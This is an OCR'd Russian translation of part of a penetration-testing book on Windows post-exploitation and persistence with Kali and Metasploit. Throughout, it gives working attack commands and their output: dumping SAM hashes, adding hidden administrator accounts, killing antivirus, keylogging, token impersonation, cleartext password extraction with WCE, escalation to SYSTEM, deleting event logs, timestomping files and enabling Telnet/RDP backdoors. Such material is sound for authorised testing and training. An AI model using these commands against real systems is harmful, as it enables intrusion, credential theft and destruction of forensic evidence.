Для дампа хешей требуются начальные расположения виртуальной памяти как ульев SAM, так и SYSTEM. Используя следующую команду, результаты передаются по каналу в файл с разделителями-запятыми, которые будут напрямую импортированы приложением для взлома паролей:

```
root@kali:usr/share/volatility#python vol.py hashdump -f
  /root/Desktop/zeus.vmem -y 0xe101b008 -s 0xe1544008
  >>/root/Desktop/hashdump.csv
```

Выполнение предыдущей команды показано на следующем скриншоте:



Выделенные хеши LM могут быть расщеплены с помощью таблиц Hashcat, John the Ripper, Ophcrack и Rainbow.

Создание дополнительных учетных записей

Следующие команды являются высоко агрессивными и обычно обнаруживаются владельцем системы в процессе ответа на инцидент. Тем не менее, они часто используются злоумышленником, чтобы отвлечь внимание от более устойчивых механизмов доступа. Обратитесь к следующей таблице:

Команда	Описание
`net user attacker password / add`	Создает новую локальную учетную запись с именем пользователя, называемым злоумышленником, с паролем в качестве пароля.
`net localgroup administrators attacker /add`	Добавляет нового пользователя-злоумышленника в группу локального администратора. В некоторых случаях, Команда будет сетевым администратором локальной сети / добавить злоумышленника.
`net user username / active:yes /domain`	Изменяет активную или неактивную учетную запись. Это привлечет внимание небольшой организации. Крупные предприятия с плохим управлением паролями могут иметь 30 процентов своих паролей, помеченных как «неактивные», поэтому они могут быть эффективным способом получения учетной записи.
`net share name$=C:\ / grant:attacker,FULL / unlimited`	Shares C: (или другой указанный диск) в качестве общего ресурса Windows предоставляет пользователю (злоумышленнику) полные права доступа или изменения всего содержимого на этом диске.

Если вы создадите новую учетную запись пользователя, она будет заметна, когда кто-либо войдет в систему на экране приветствия взломанной системы. Чтобы сделать учетную запись невидимой, вам необходимо изменить реестр из командной строки с помощью следующей команды REG:
REG ADD

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion
\WinLogon\SpecialAccounts\UserList /V account_name /
T REG_DWORD /D 0
```

Это приведет к изменению назначенного раздела реестра, чтобы скрыть учетную запись пользователя (/ V). Опять же, могут существовать специальные требования к синтаксису, основанные на конкретной версии операционной системы целевой системы, поэтому сначала определите версию Windows, а затем проверьте ее в контролируемой тестовой среде до ее реализации против цели.

Использование Metasploit для деятельности пост-эксплуатации

Metasploit был разработан для поддержки как эксплоитов, так и пост-эксплоитов. Текущая версия содержит около 200 модулей, которые упрощают работу после эксплоита. Мы рассмотрим некоторые из наиболее важных модулей.

На следующих скриншотах мы успешно использовали систему Windows XP («классическую» атаку, которая часто используется для проверки более сложных аспектов meterpreter). Первым шагом является немедленная разведка сети и взломанной системы.

Первоначальная оболочка meterpreter является хрупкой и уязвимой. Поэтому, как только система будет эксплуатироваться, мы перенесем оболочку и свяжем ее с более стабильным процессом. Это также затрудняет обнаружение эксплоита.

В приглашении meterpreter введите ps, чтобы получить список запущенных процессов, как показано на следующем снимке экрана:

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session     User
 ---   ----  ----               ----  -------     ----
 0     0     [System Process]         4294967295
 4     0     System             x86   0           NT AUTHORITY\SYSTEM
 396   628   logon.scr          x86   0
 512   4     smss.exe           x86   0           NT AUTHORITY\SYSTEM
 604   512   csrss.exe          x86   0           NT AUTHORITY\SYSTEM
 628   512   winlogon.exe       x86   0           NT AUTHORITY\SYSTEM
 672   628   services.exe       x86   0           NT AUTHORITY\SYSTEM
 684   628   lsass.exe          x86   0           NT AUTHORITY\SYSTEM
 748   1264  TPAutoConnect.exe  x86   0
 844   672   vmacthlp.exe       x86   0           NT AUTHORITY\SYSTEM
 860   672   svchost.exe        x86   0           NT AUTHORITY\SYSTEM
 944   672   svchost.exe        x86   0           NT AUTHORITY\NETWORK SERVICE
 1036  672   svchost.exe        x86   0           NT AUTHORITY\SYSTEM
 1080  672   svchost.exe        x86   0           NT AUTHORITY\NETWORK SERVICE
 1124  672   svchost.exe        x86   0           NT AUTHORITY\LOCAL SERVICE
 1208  1036  wscntfy.exe        x86   0
 1264  672   TPAutoConnSvc.exe  x86   0           NT AUTHORITY\SYSTEM
 1424  1036  wuauclt.exe        x86   0
 1460  1440  explorer.exe       x86   0
 1544  672   spoolsv.exe        x86   0           NT AUTHORITY\SYSTEM
 1680  1460  vmtoolsd.exe       x86   0
 1808  672   alg.exe            x86   0           NT AUTHORITY\LOCAL SERVICE
 1976  1460  cmd.exe            x86   0
 2016  672   vmtoolsd.exe       x86   0           NT AUTHORITY\SYSTEM
```

Команда ps также возвращает полное имя пути для каждого процесса. Это было упущено из предыдущего скриншота. Список ps идентифицирует список c:\windows \Explorer. Выполняется EXE. В данном конкретном случае он идентифицируется идентификатором процесса 1460, как показано на следующем скриншоте. Поскольку это, как правило, стабильное приложение, мы перенесем оболочку на этот процесс.

```
meterpreter > migrate 1460
[*] Migrating from 1036 to 1460...
[*] Migration completed successfully.
```

Теперь, когда у нас есть устойчивое соединение с удаленной системой, мы будем использовать сценарии meterpreter, поддерживающий действия после эксплуатации.

Один из первых параметров, который нужно определить: мы на виртуальной машине? Когда сеанс meterpreter открыт между взломанной системой и злоумышленником, запускается команда checkvm, как показано на следующем снимке экрана. Возвращенные данные показывают, что это виртуальная машина VMware.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.
[*] Automatically detecting the target...
[*] Fingerprint:
[*] Selected Target:
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192
[*] Meterpreter session 1 opened (192.:4444 -> 192.:1094)

meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
```

Некоторые из наиболее важных модулей пост-эксплоита, доступных через meterpreter, описаны в следующей таблице:

Команда	**Описание**
`run checkvm`	Определяет, присутствует ли виртуальная машина.
`run getcountermeasure`	Проверяет конфигурацию безопасности в эксплуатируемой системе (антивирус, брандмауэры и т. д.).
`run killav`	Отключает большинство антивирусных служб, запущенных на зараженной системе. Этот скрипт устарел, и успех должен быть проверен вручную.
`run hostsedit`	Позволяет злоумышленнику добавлять записи в файл HOSTS Windows. Это может переадресовать трафик другому сайту (фальшивый сайт), который загрузит дополнительные инструменты или обеспечит невозможность подключения антивирусного программного обеспечения к Интернету или локальному серверу для получения обновлений сигнатур.
`run winenum`	Выполняет командную строку и WMIC-характеристику эксплуатируемой системы. Он сбрасывает важные ключи из реестра и хэшей LM.
`run scraper`	Собирает исчерпывающую информацию, которая не была собрана другими скриптами, такую как весь реестр Windows.
`run upload` и `run download`	Позволяет атакующему загружать и скачивать файлы в целевой системе.

Команда	**Описание**
`run keyscan_start`, `run keyscan_stop`, и `run keyscan_dump`	Starts and stops a local keylogger on the exploited system. When the data collection is complete, the collected text data is dumped on the attacker's system.
`run getprivs`	Attempts to enable all of the privileges available to the current process. It's very useful for privilege escalation.
`run getsystem`	Attempts to elevate privileges to the Windows `SYSTEM` level; grants the fullest possible escalation of a user's privileges.
`Run hashdump`	Dumps the contents of the SAM database on the attacker's system.
`run getgui`	Allows the user to enable RDP (`getgui -e`) and set the username and password (`getgui -u`). The `gettelnet` script can be run in the same manner.
`run vnc`	Gives the attacker a remote GUI (VNC) to the compromised system.

Одним из наиболее эффективных скриптов meterpreter является перечислитель Windows (winenum). Как видно из следующего скриншота, он использует как вызовы командной строки, так и WMIC, чтобы полностью охарактеризовать целевую систему:

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.[redacted]...
[*] Saving general report to /root/.msf4/logs/scripts/winenu
[*] Output of each individual command is saved to /root/.msf
[*] Checking if                is a Virtual Machine .......
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command ipconfig /displaydns
[*]     running command ipconfig /all
[*]     running command arp -a
[*]     running command cmd.exe /c set
[*]     running command tasklist /svc
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
[*]     running command net localgroup administrators
[*]     running command net localgroup
[*]     running command net user
[*]     running command net group
[*]     running command net share
[*]     running command net session
[*]     running command gpresult /SCOPE USER /Z
[*]     running command gpresult /SCOPE COMPUTER /Z
```

Помимо перечисления, скрипт winenum также выгружает реестр и собирает системные хэши для расшифровки, как показано на следующем скриншоте:

```
[*] Running WMIC Commands ....
[*]     running command wmic share get name,path
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic netlogin get name,lastlogon,badpasswordcount
[*]     running command wmic netclient list brief
[*]     running command wmic netuse get name,username,connectiontype,localname
[*]     running command wmic logicaldisk get description,filesystem,name,size
[*]     running command wmic volume list brief
[*]     running command wmic service list brief
[*]     running command wmic group list
[*]     running command wmic useraccount list
[*]     running command wmic qfe
[*]     running command wmic product get name,version
[*]     running command wmic rdtoggle list
[*]     running command wmic startup list full
[*] Extracting software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

Meterpreter поставляется с несколькими полезными библиотеками, которые поддерживают сложные функции. Например, библиотека espia поддерживает скриншоты взломанной системы с помощью следующих команд:

```
meterpreter> use espia
Loading extension espia ... success.
meterpreter> screenshot /Desktop/target.jpeg
Screenshot saved to: /root/xsWoDDbW.jpeg
```

Библиотека stdapi позволяет удаленному злоумышленнику манипулировать веб-камерой, собирая аудио и видео из взломанной системы и передавая эти данные обратно к злоумышленнику.

Эскалация привилегий пользователя на зараженном хосте

Как правило, можно получить гостевой или пользовательский доступ к системе. Часто способность злоумышленника получить доступ к важной информации будет ограничена пониженными уровнями привилегий. Таким образом, общая пост-эксплоитная деятельность заключается в том, чтобы повысить привилегии доступа от гостевого пользователя к администратору и, наконец, к системе. Эта тенденция к повышению привилегий доступа обычно называется вертикальной эскалацией.

Пользователь может реализовать несколько методов для получения учетных данных расширенного доступа, включая следующие:

- Используйте сетевой снифер и/или кейлоггер для записи переданных учетных данных (dsniff предназначен для извлечения паролей из живых передач или файла pcap, сохраненного в сеансе Wireshark или tshark).
- Выполните поиск локально сохраненных паролей. Некоторые пользователи собирают пароли в папке электронной почты (часто называемой паролями). Поскольку системы повторного использования паролей и простые системы создания паролей являются общими, найденные пароли можно использовать в процессе эскалации. NirSoft (www.nirsoft.net) выпускает несколько бесплатных инструментов, которые могут быть загружены в зараженную систему с помощью программы meterpreter для извлечения паролей из операционной системы и приложений, которые кэшируют пароли (почта, ПО удаленного доступа, FTP и веб-браузеры).
- Дамп файлов SAM и SYSKEY с помощью meterpreter или приложений, таких как hobocopy, fgdump и pwdump (они могут быть загружены в цель с помощью meterpreter).
- Внедрение вредоносного кода непосредственно в службу, работающую на уровне системы, с помощью такого инструмента, как инжектор процесса (www.tarasco.org/security/Process_Injector /).
- Когда некоторые приложения загружаются, они читают файлы библиотеки динамической компоновки (DLL) в определенном порядке. Можно создать поддельную DLL с тем же именем в качестве легитимной библиотеки DLL, поместите ее в определенную папку и выполните его, что приведет к повышенным привилегиям для злоумышленника. Известно, что несколько приложений уязвимы для такого захвата DLL (www.exploit-db.com/dll-hijacking-vulnerable-applications/).

• Применить эксплойт, который использует переполнение буфера или другие средства для эскалации привилегий.
• Выполните сценарий getystem, который автоматически перенаправит права администратора на уровень системы

В Windows 7 и 2008 не разрешен удаленный доступ к административным ресурсам, таким как ADMIN $, C $ и т. д. из ненадежных систем. Эти ресурсы могут потребоваться для сценариев meterpreter, например, инкогнито, или для поддержки атак через SMB. Чтобы устранить эту проблему, добавьте HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft \Windows\CurrentVersion\Policies\System to the registry, и добавьте новый ключ DWORD (32-разрядный) с именем LocalAccountTokenFilterPolicy и установите значение 1.

Повторение токенов аутентификации с помощью инкогнито

Одной из особенно интересных библиотек meterpreter является инкогнито, позволяющее олицетворять и воспроизводить токены пользователей. Токены - это временные ключи, которые позволяют вам получать доступ к сетевым и системным ресурсам, без необходимости предоставлять свой пароль или другие учетные данные для каждого конкретного доступа. Эти токены сохраняются в системе до тех пор, пока она не будет перезагружена.

Как только вы скомпрометировали систему, вы можете использовать токены для олицетворения предыдущего пользователя, который создал токены, без необходимости взламывать пароль пользователя. Это олицетворение токенов может позволить злоумышленнику повысить свои привилегии.

В командной строке введите следующее:
```
use incognito
```

Выполнение предыдущей команды показано на следующем скриншоте:

```
Incognito Commands
==================

    Command             Description
    -------             -----------
    add_group_user      Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user            Attempt to add a user with all tokens
    impersonate_token   Impersonate specified token
    list_tokens         List tokens available under current user context
    snarf_hashes        Snarf challenge/response hashes for every token
```

Первым шагом является идентификация всех действительных токенов, присутствующих в взломанной системе. Количество токенов, которое вы можете видеть, будет зависеть от уровня доступа, который первоначально использовался для компрометации целевой системы.

Вы также увидите, что есть два типа токенов, как показано на следующем скриншоте. Маркеры делегирования поддерживают интерактивный вход в систему (например, вход в систему локально или через удаленный рабочий стол). Олицетворение токенов предназначено для неинтерактивных сеансов, например, когда система подключается к сетевому диску.

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================


Impersonation Tokens Available
========================================
No tokens available
```

Как вы можете видеть, токен делегации был определен как Администратор. Если мы сможем олицетворять этот токен, мы можем взять на себя его привилегии.

При вызове команды impersonate_token в режиме инкогнито (как показано на следующем скриншоте) обратите внимание, что в команде требуются две обратные косые черты:

```
meterpreter > \impersonate_token
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user
```

Теперь, если мы запустим команду shell из приглашения meterpreter и введем whoami, он определит нас как администратора, чей токен мы олицетворяем.

Манипулирование с учетными данными для доступа к Windows Credential Editor

Редактор учетных данных Windows (WCE) -http://www.ampliasecurity.com/research/wcefaq.html - это усовершенствованная версия сценария инкогнито. Он доступен в 32-битных и 64-битных версиях, а также в «универсальной» версии, которая, как утверждается, работает на всех платформах Windows. WCE позволяет пользователям выполнять следующие действия:

- Выполнять атаки хэша в системах Windows
- Собирать учетные данные NTLM из системной памяти (с или без вставки кода)
- Собирать данные Kerberos из систем Windows
- Использовать собранные данные Kerberos в других системах Windows или Unix, чтобы получить доступ
- Делать дамп открытых паролей, хранящихся в системах Windows

(См. Следующий раздел)

Чтобы использовать WCE, загрузите исполняемый файл в зараженную систему из приглашения meterpreter. Затем запустите интерактивную оболочку и выполните WCE. Как вы можете видеть на следующем скриншоте, опция -w легко извлекает пароль администратора cleartext:

```
meterpreter > shell
Process 3868 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\>wce.exe -w
wce.exe -w
WCE v1.41beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by
Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
```

Эскалация от Администратора СИСТЕМЫ

Права администратора позволяют злоумышленнику создавать учетные записи, управлять ими и получать доступ к большинству данных, доступных в системе. Тем не менее, некоторые сложные функции требуют, чтобы запросчик имел привилегии доступа уровня системы. Существует несколько способов продолжить эту эскалацию до системного уровня. Чаще всего используется команда at, которая используется Windows для планирования задач в определенное время. Команда at всегда запускается с привилегиями на уровне системы.

Используя интерактивный командный интерпретатор (введите shell в приглашении meterpreter), откройте командную строку и определите локальное время скомпрометированной системы. Если время 12:50, (Функция at использует 24-часовое обозначение), запланируйте интерактивную командную оболочку для более позднего времени, как показано на следующем скриншоте:

```
C:\>at 12:51 /interactive cmd
at 12:51 /interactive cmd
Added a new job with job ID = 1
```

После того, как задача была запланирована для запуска, подтвердите свои права доступа в приглашении meterpreter, как показано на следующем скриншоте:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Как вы можете видеть, эти привилегии перешли на уровень системы.

Доступ к новым учетным записям с горизонтальной эскалацией

При горизонтальной эскалации злоумышленник сохраняет свои учетные данные, но использует их для работы в учетной записи другого пользователя. Например, пользователь из взломанной системы A атакует пользователя в системе B, пытаясь скомпрометировать их.

Мы будем использовать атаки горизонтальной эскалации при анализе некоторых векторов атак, таких как атаки удаленного доступа.

Покрытие треков

После того, как система была использована, злоумышленник должен избежать обнаружения или, по крайней мере, сделать реконструкцию атаки более трудной для защитника.

Злоумышленник может полностью удалить журналы событий Windows (если они активно сохраняются на зараженном сервере). Это можно сделать с помощью командной оболочки в системе и используя следующую команду:

```
C:\ del %WINDIR%\*.log /a/s/q/f
```

Команда предназначена для всех журналов, подлежащих удалению (/a), включая файлы из всех подпапок (/s). Параметр /q отключает все запросы, запрашивает ответ «да» или «нет», а параметр /f принудительно удаляет файлы, что усложняет восстановление.

Это также можно сделать из приглашения meterpreter, выпустив команду clearev. Это очистит журналы приложений, системы и безопасности(Для этой команды нет параметров или аргументов).

Как правило, удаление системного журнала не вызывает никаких предупреждений для пользователя. На самом деле, большинство организаций настраивают журналирование так случайно, что отсутствующие системные журналы рассматриваются как возможное возникновение, и их потеря не подвергается глубокому исследованию.

Metasploit имеет дополнительный трюк в рукаве - опция timestomp позволяет злоумышленнику вносить изменения в параметры MACE файла (последние измененные, доступные, созданные и MFT-записи измененных времен файла). После того как система была взломана и установлена метрическая оболочка, можно вызвать timestomp, как показано на следующем скриншоте:

```
meterpreter > timestomp -h

Usage: timestomp file_path OPTIONS

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file
```

Например, диск C: взломанной системы содержит файл с именем README.txt. Значения MACE для этого файла указывают, что он был создан недавно, как показано на следующем снимке экрана:

```
meterpreter > timestomp README.txt -v
Modified      :            03:25:15 -0400
Accessed      :            07:04:16 -0400
Created       :            07:04:16 -0400
Entry Modified:            07:04:47 -0400
```


Если мы хотим скрыть этот файл, мы можем переместить его в загроможденный каталог, такой как windows\system32. Однако файл будет очевиден для всех, кто сортировал содержимое этого каталога на основе дат создания или другой переменной на основе MAC. Поэтому, чтобы скопировать информацию MAC из файла cmd.exe в файл README.txt, используйте следующую команду:

```
meterpreter>timestomp README.txt -f
  C:\\WINDOWS\system32\cmd.exe
```

Мы также можем отключить MAC-данные с помощью ключа -b. Как вы можете видеть на следующем скриншоте, мы решили изменить данные MAC в будущем (2106 год).

```
meterpreter > timestomp README.txt -v
Modified      :            03:25:15 -0400
Accessed      :            07:04:16 -0400
Created       :            07:04:16 -0400
Entry Modified:            07:04:47 -0400
meterpreter > timestomp README.txt -b
[*] Blanking file MACE attributes on README.txt
meterpreter > timestomp README.txt -v
Modified      :            01:28:15 -0500
Accessed      :            01:28:15 -0500
Created       :            01:28:15 -0500
Entry Modified:            01:28:15 -0500
```

Такое изменение привлечет внимание исследователя, но они не смогут использовать данные для судебного анализа. Как выглядят атрибуты исходной платформы Windows? Если системный администратор вызывает системные свойства файла, даты создания и изменения были изменены на год 1601 (дата, используемая Microsoft в качестве начального времени начала системы). Напротив, время последнего обращения к файлу остается точным. Это можно увидеть на следующем скриншоте:



Хотя это ожидаемое поведение, оно все же предоставляет ключи исследователю. Чтобы полностью скрыть расследование, злоумышленник может рекурсивно изменять все установленные времена в каталоге или на конкретном диске, используя следующую команду:

```
meterpreter>timestomp C:\\ -r
```

Решение не идеально. Совершенно очевидно, что произошло нападение. Кроме того, временные метки можно сохранить в других местах на жестком диске. Если целевая система активно отслеживает изменения целостности системы с помощью системы обнаружения вторжений, такой как Tripwire, будут генерироваться предупреждения о деятельности timestomp. Поэтому уничтожение временных меток имеет ограниченную ценность, когда действительно необходим скрытый подход.

Резюме

В этой главе мы сосредоточились на немедленных действиях, которые следуют за эксплуатацией целевой системы. Мы рассмотрели первоначальную экспресс-оценку, проведенную для характеристики сервера и локальной среды. Мы также узнали, как идентифицировать и находить целевые файлы, представляющие интерес, создавать учетные записи пользователей, выполнять вертикальную эскалацию для улучшения привилегий доступа и устранять признаки вторжения.

В следующей главе мы узнаем, как реализовать постоянный бекдор для сохранения доступа, и мы изучим методы поддержки скрытых коммуникаций с взломанной системой.

6

Пост-Эксплуатация: Постоянство

Заключительный этап цепочки уничтожения злоумышленником цели - это этап постоянства, когда злоумышленник полагается на постоянное соединение с взломанной системой, чтобы гарантировать, что они могут продолжать поддерживать свой контроль.

Чтобы быть эффективным, злоумышленник должен иметь возможность поддерживать интерактивное постоянство - он должен иметь двусторонний канал связи с эксплуатируемой системой и оставаться в скомпрометированной системе в течение длительного периода времени, не будучи обнаруженным (постоянство). Этот тип подключения является требованием по следующим причинам:

- Сетевые вторжения могут быть обнаружены, и скомпрометированные системы могут быть идентифицированы и исправлены
- Некоторые эксплоиты работают только один раз, потому что уязвимость носит прерывистый характер, эксплуатация приводит к сбою системы или потому, что эксплоит заставляет систему меняться, делая уязвимость непригодной
- Атакующим может потребоваться несколько раз вернуться к одной и той же цели по различным причинам
- Полезность цели не всегда сразу же становится известной в то время, когда она скомпрометирована

Средство, используемое для поддержания интерактивной настойчивости, обычно называют классическими терминами, такими как бэкдор или руткит. Тем не менее, тенденция к долговременной устойчивости как с помощью автоматизированных вредоносных программ, так и против человеческих атак размывает смысл традиционных этикеток; Поэтому вместо этого мы будем ссылаться на вредоносное программное обеспечение, которое предназначено для длительного пребывания в скомпрометированной системе в качестве постоянных агентов.

Эти постоянные агенты выполняют множество функций для злоумышленников и тестеров на проникновения, включая следующие:

- Разрешить загрузку дополнительных инструментов для поддержки новых атак, особенно против систем, расположенных в той же сети.
- Способствовать эксфильтрации данных из взломанных систем и сетей.

- Разрешить злоумышленникам подключаться к взломанной системе, как правило, через зашифрованный канал, чтобы избежать обнаружения. Известно, что стойкие агенты остаются в системах более года.
- Во избежание обнаружения применяйте антифрикционные методы, включая скрытие в файловой системе или системной памяти целевого объекта, использование надежной проверки подлинности и использование шифрования.

В этой главе вы узнаете о следующем:

- Компромат на существующие файлы системы и приложения для удаленного доступа
- Создание постоянных агентов
- Поддержание стойкости с Metasploit Framework
- Перенаправление портов для обхода сетевых элементов управления

Компромат на существующие файлы системы и приложения для удаленного доступа

Лучшим постоянным агентом является агент, который не нужно скрывать, поскольку он является частью существующей файловой структуры взломанной системы; Злоумышленнику достаточно добавить определенные функции для преобразования обычных системных файлов и приложений в постоянные агенты. Такой подход почти никогда не может быть обнаружен средствами контроля безопасности, такими как системы обнаружения вторжений.

Дистанционное включение службы Telnet

Один из методов поддержки удаленного доступа - использовать платформу Metasploit Framework для включения службы Telnet на платформе Windows и использовать ее для обеспечения устойчивости.

Первым шагом является компрометация целевой системы для получения сеанса meterpreter (Перенастроить сеанс для обеспечения стабильной оболочки), а затем повысить привилегии доступа.

Затем найдите локальную командную оболочку для доступа к целевой системе с помощью следующей команды:

```
meterpreter> execute -H -f cmd -i
```

При выполнении этой команды создается интерактивная командная оболочка (-i), которая действует как скрытый процесс (-H).

Используя командную строку оболочки, создайте новую учетную запись пользователя. При создании учетных записей пользователей для обеспечения настойчивости многие злоумышленники используют следующую стратегию из двух частей:

- Создайте учетную запись с именем, которое привлечет внимание, если исследуется компромисс (например, Leet7737)
- Создайте учетную запись, которая является частью обычных системных функций, например Service_Account, с помощью следующих команд:

  ```
  C:\net user Service_Account password /ADD
  C:\net localgroup administrators Service_Account /ADD
  ```


Когда новые учетные записи пользователей будут созданы, выйдите из командной оболочки Windows. Чтобы включить Telnet, выполните следующую команду из приглашения meterpreter:

```
run gettelnet -e
```

Выполнение предыдущей команды показано на следующем скриншоте:

```
meterpreter > run gettelnet -e
[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
[*]     The Telnet Server Services service is not set to auto, changing it to au
to ...
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scri
pts/gettelnet/clean_up__20130920.2039.rc
```

Сценарий, показанный на предыдущем снимке экрана, создает постоянную службу Telnet в зараженной системе. Чтобы получить к нему доступ, подключитесь к IP-адресу системы с помощью протокола Telnet и укажите имя пользователя и пароль, которые были использованы для создания учетной записи, как показано на следующем снимке экрана:



Служба Telnet будет сохраняться до тех пор, пока она не будет удалена. К сожалению, существуют некоторые ограничения на использование Telnet: он легко обнаруживается (особенно потому, что учетные данные передаются в открытом виде), и он функционирует только в режиме командной строки.

Однако, что, если вам нужен графический интерфейс для доступа к определенным приложениям в взломанной системе?

Дистанционное включение служб терминалов Windows

Одним из наиболее надежных методов обеспечения удаленного доступа является постоянное включение служб терминалов Windows, также известных как протокол удаленного рабочего стола (RDP). Для этого вы должны обладать правами администратора и знать версию операционной системы цели.

Например, если целью является Windows 7, используйте meterpreter, чтобы получить интерактивную командную оболочку на целевом объекте, а затем введите следующие команды для изменения реестра:

```
C:\ reg add "hklm\system\currentControlSet\Control\Terminal
  Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f
C:\reg add "hklm\system\currentControlSet\Control\Terminal
  Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f
```

Чтобы убедиться, что RDP пройдет через брандмауэр на стороне клиента, добавьте правило, используя следующую команду:

```
C:\ netshadvfirewall firewall set rule group="remote desktop"
  new enable=Yes
```

Теперь мы можем запустить службу RDP, используя следующую команду:

```
C:\net start Termservice
```

Запуск изменения RDP еще не настойчив; Используйте следующую команду для запуска RDP каждый раз при запуске компьютера:

```
C:\sc configTermService start= auto
```

Процесс включения RDP не слишком сложный, но он должен быть сценарием, чтобы уменьшить вероятность ошибок, особенно при работе с системным реестром. К счастью, инфраструктура meterpreter использует сценарий GETGUI для автоматического включения служб RDP.

При запуске из приглашения meterpreter в командной строке, показанной на следующем снимке экрана, создаются имя пользователя и пароль учетной записи, скрывается учетная запись на экране входа в систему и вносит необходимые изменения в реестр, чтобы оставаться постоянным. Следующий скриншот показывает команду, используемую для создания имени пользователя, которое представляется законной учетной записью (Service Account) с простым паролем.

```
meterpreter > run getgui -u Service_Account -p pa$$word
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: Service_Account with Password: pa$$word
[*]     Hiding user from Windows Login screen
[*]     Adding User: Service_Account to local group 'Remote Desktop Users'
[*]     Adding User: Service_Account to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scri
pts/getgui/clean_up__20130920.1313.rc
```

Чтобы подключиться к скомпрометированному удаленному рабочему столу, используйте программу rdesktop от Kali.

